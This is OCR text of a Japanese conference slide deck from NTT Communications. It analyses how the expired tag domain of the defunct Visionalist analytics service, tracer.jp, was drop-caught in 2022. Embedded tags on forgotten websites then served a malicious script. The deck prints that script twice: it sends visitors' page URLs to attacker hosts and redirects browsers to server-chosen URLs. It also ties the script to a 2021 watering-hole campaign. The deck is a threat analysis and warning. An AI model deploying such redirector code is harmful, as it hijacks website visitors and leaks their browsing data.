本当にあったドロップキャッチの怖い話 ～Visionalistの場合～

2022年11月29日
NTTコミュニケーションズ株式会社
イノベーションセンター
神田 敦

$whoami

2022-06-07

アクセスログ解析サービスVisionalistで利用していたドメイン（tracer[.]jp）の脅威分析と注意喚起

テクノロジー　事例紹介　セキュリティ


はじめに

イノベーションセンターの神田です。

みなさんはVisionalistというサービスをご存じでしょうか。

https://engineers.ntt.com/entry/2022/06/07/101505

本日お伝えしたいこと



ドメイン（特にタグドメイン）を
ドロップキャッチされることの怖さ

前提知識

（ドメイン）ドロップキャッチとは

“ドメイン名が更新されなかった場合、すぐに再登録が可能となるわけではなく、一定期間登録ができない状態に置かれた後、再び先願による登録が可能な状態となります。
この再登録が可能になる瞬間を狙って、 目的のドメイン名を登録しようとする行為をドロップキャッチと言います。”

（JPNIC インターネット用語1分解説）

※ ドロップキャッチそのものは違法行為ではありません

https://www.nic.ad.jp/ja/basics/terms/dropcatch.html

（SaaS）タグとは

SaaSを利用するために
Webサイトに埋め込まれるコード（へのリンク）

【用途】

- 外部情報（広告や地図など）の表示
- アクセス解析

など

https://www.ntt.com/

```
<script>
    ! function (r, t, j, s) {
        (j = r.createElement(t)).type = "text/javascript",
            j.async = !0, j.charset = "utf-8", j.src = "//js.rtoaster.jp/RTA-7da0-5c5a6514053f/rt.js",
            (s = r.getElementsByTagName(t)[0]).parentNode.insertBefore(j, s)
    }(document, "script")
</script>
```

タグを用いるSaaSの特徴

I. もともと**外部からコードを読み込んで実行する**ことが正規の使い方
- リンクの先のコードを無条件に信頼する前提

II. コードが実行されるのは**Webサイト訪問者の端末（Webブラウザ）**

III. サービス事業者とWebサイト管理者で**責任が分担**されている
- Webサイトにタグを埋め込むのはWebサイト管理者の責任範囲

- 同様にWebサイトから**タグを削除**するのも**Webサイト管理者**の責任範囲
（だが放置されがち）

SaaSタグ × ドロップキャッチが怖い理由

悪用する側の視点から見ると、
ドロップキャッチしたドメインでサーバを立てて
コードを置いておくだけで
（タグを削除し忘れているWebサイトがあれば）
みんなが勝手に持っていって**実行してくれる**


Visionalistで実際に起きたこと

Visionalist ASP

NTTコム オンラインが提供していたWebアクセス解析サービス

https://www.visionalist.com/
（既にWebサイトは閉鎖）

きっかけ



https://twitter.com/tiketiketikeke/status/1523858880073469955

タイムライン

発生日		イベント
2020年	7月31日	Visionalist サービス終了
2022年	4月30日	Visionalistで使用していたタグドメイン(tracer[.]jp)が完全に失効
	5月5日	NTTコムオンライン以外の第三者がtracer[.]jpを再登録
	5月10日	不審なスクリプト配置が報告され始める
	5月17日	tracer[.]jpのDNSレコードが削除され、名前解決できなくなる
	5月18日	NTTコムオンラインによる注意喚起

不審なスクリプトが有効だった期間

不審なスクリプト（抜粋）

（応答に応じて）
親ウィンドウのURL変更

アクセス元URLや
タイムスタンプ情報の
送信

```
function dL() {

    function bl(resp) {
        !function (dr) {
            function t() { return !! alStorage && localStorage.getItem(a) } function e() {
                o(),
                parent.top.window.location.href = c
            } function o() { var t = r + i; if (localStorage) { localStorage.setItem(a, t) } }
            function n() { if (t()) { var o = localStorage && localStorage.getItem(a); r > o && e() } else e() } var a = "MenuIdentifier",
                r = Math.floor((new Date).getTime() / 1e3), c = dr, i = 86400; n()
        }(resp);
    }

    minAjax({
        url: 'https://www06.tracer.jp/f/gstats',
        type: "POST",
        data: {
            vhref: location.href,
            juh:'92896e48754484121dca8ab1d1e32039',
            cs:'ec145636acf0435449f7e375e764fa88',
            ex:1652256484522,
            t0: 1652255885,
            t: Math.floor(new Date().getTime() / 1000),
        },
        success: function (response) {
            try {
                var json = JSON.parse(response)
                if (json && json.fw && json.fw.indexOf('http')>-1) bl(json.fw)
            }catch(err) {

            }
        }
    });
}
```

応答によって任意のURLに遷移させる＝リダイレクタ

ドロップキャッチしたのは誰？

```
Domain Information: [ドメイン情報]
[Domain Name]                   TRACER.JP

[登録者名]                      XT Yaz?l?m Hizmetleri Ltd. ?ti.
[Registrant]                    XT Yaz?l?m Hizmetleri Ltd. ?ti.

[Name Server]                   ns-1355.awsdns-41.org
[Name Server]                   ns-310.awsdns-38.com
[Signing Key]

[登録年月日]                    2022/05/05
[有効期限]                      2023/05/31
[状態]                          Active
[最終更新]                      2022/05/05 07:11:48 (JST)

Contact Information: [公開連絡窓口]
[名前]                          MARCARIA.COM
[Name]                          MARCARIA.COM
[Email]                         domains@marcaria.com
[Web Page]
[郵便番号]                      FL 33166
[住所]                          8345 NW 66 ST #B1673,Miami
                                Florida
                                United States
[Postal Address]                8345 NW 66 ST #B1673,Miami
                                Florida
                                United States
[電話番号]                      ++1.3057227658
[FAX番号]
```

- トルコ語圏と見られる組織名
  - ”Yazılım Hizmetleri”＝”Software Service”の意
  - 同名のIT企業がトルコに実在するようだが関連は不明
- 同じ登録者名で登録されているドメインの中には
  今も当時のtracer[.]jpと同じIPを返すものも．．．

https://twitter.com/tiketiketikeke/status/1523858880073469955

（余談） JPドメインは海外勢には登録不可では？

```
Domain Information: [ドメイン情報]
[Domain Name]                   TRACER.JP

[登録者名]                      XT Yaz?l?m Hizmetleri Ltd. ?ti.
[Registrant]                    XT Yaz?l?m Hizmetleri Ltd. ?ti.

[Name Server]                   ns-1355.awsdns-41.org
[Name Server]                   ns-310.awsdns-38.com
[Signing Key]

[登録年月日]                    2022/05/05
[有効期限]                      2023/05/31
[状態]                          Active
[最終更新]                      2022/05/05 07:11:48 (JST)

Contact Information: [公開連絡窓口]
[名前]                          MARCARIA.COM
[Name]                          MARCARIA.COM
[Email]                         domains@marcaria.com
[Web Page]
[郵便番号]                      FL 33166
[住所]                          8345 NW 66 ST #B1673,Miami
                                Florida
                                United States
[Postal Address]                8345 NW 66 ST #B1673,Miami
                                Florida
                                United States
[電話番号]                      ++1.3057227658
[FAX番号]
```

【事実】

- 汎用JPドメイン名は
  日本国内に通知を受け取ることができる住所を持つ場合、
  登録することができる

- この海外レジストラ（Marcaria）は
  JPドメインの登録にも対応している（と謳っている）

- この海外レジストラ（Marcaria）は
  日本国内に住所を持たない登録者向けに
  窓口代行サービス（Trustee Service）も提供している
  （と謳っている）

https://twitter.com/tiketiketikeke/status/1523858880073469955

ドロップキャッチしたのは誰？

昨年、中東を狙った水飲み場攻撃で**同じコード**が**同じIP**から配信されていた
（レポートを公開したESET社はイスラエルとの関連を指摘）

```
function dL() {


    function bl(resp) {
        !function (dr) {
            function t() { return !!localStorage && localStorage.getItem(a) } function e() {
                o(),
                parent.top.window.location.href = c
            } function o() { var t = r + i; if (localStorage) { localStorage.setItem(a, t) } }
            function n() { if (t()) { var o = localStorage && localStorage.getItem(a); r > o && e
            () } else e() } var a = "MenuIdentifier",
                r = Math.floor((new Date).getTime() / 1e3), c = dr, i = 86400; n()
        }(resp);
    }
    minAjax({
        url: 'https://webfex.bz/f/gstats',
        type: "POST",
        data: {
            vhref: location.href,
            juh:'e3324aaa1bccc14bb09f50867306a867',
            cs:'ffddd3df05d97d0aadf4635e6bee2587',
            ex:1616041165115,
            t0: 1616040565,
            t: Math.floor(new Date().getTime() / 1000),
        },
        success: function (response) {
            try {
                var json = JSON.parse(response)
                if (json && json.fw && json.fw.indexOf('http')>-1) bl(json.fw)
            }catch(err) {
            }
        }
    });
}
```


webfex[.]bz	45.77.192[.]33


https://www.welivesecurity.com/2021/11/16/strategic-web-compromises-middle-east-pinch-candiru/

その他のSaaSタグドロップキャッチ事例

繰り返し発生するSaaSタグドロップキャッチ

既に終了した（死んだ）SaaS 49サービスを追跡調査（2022年6月）






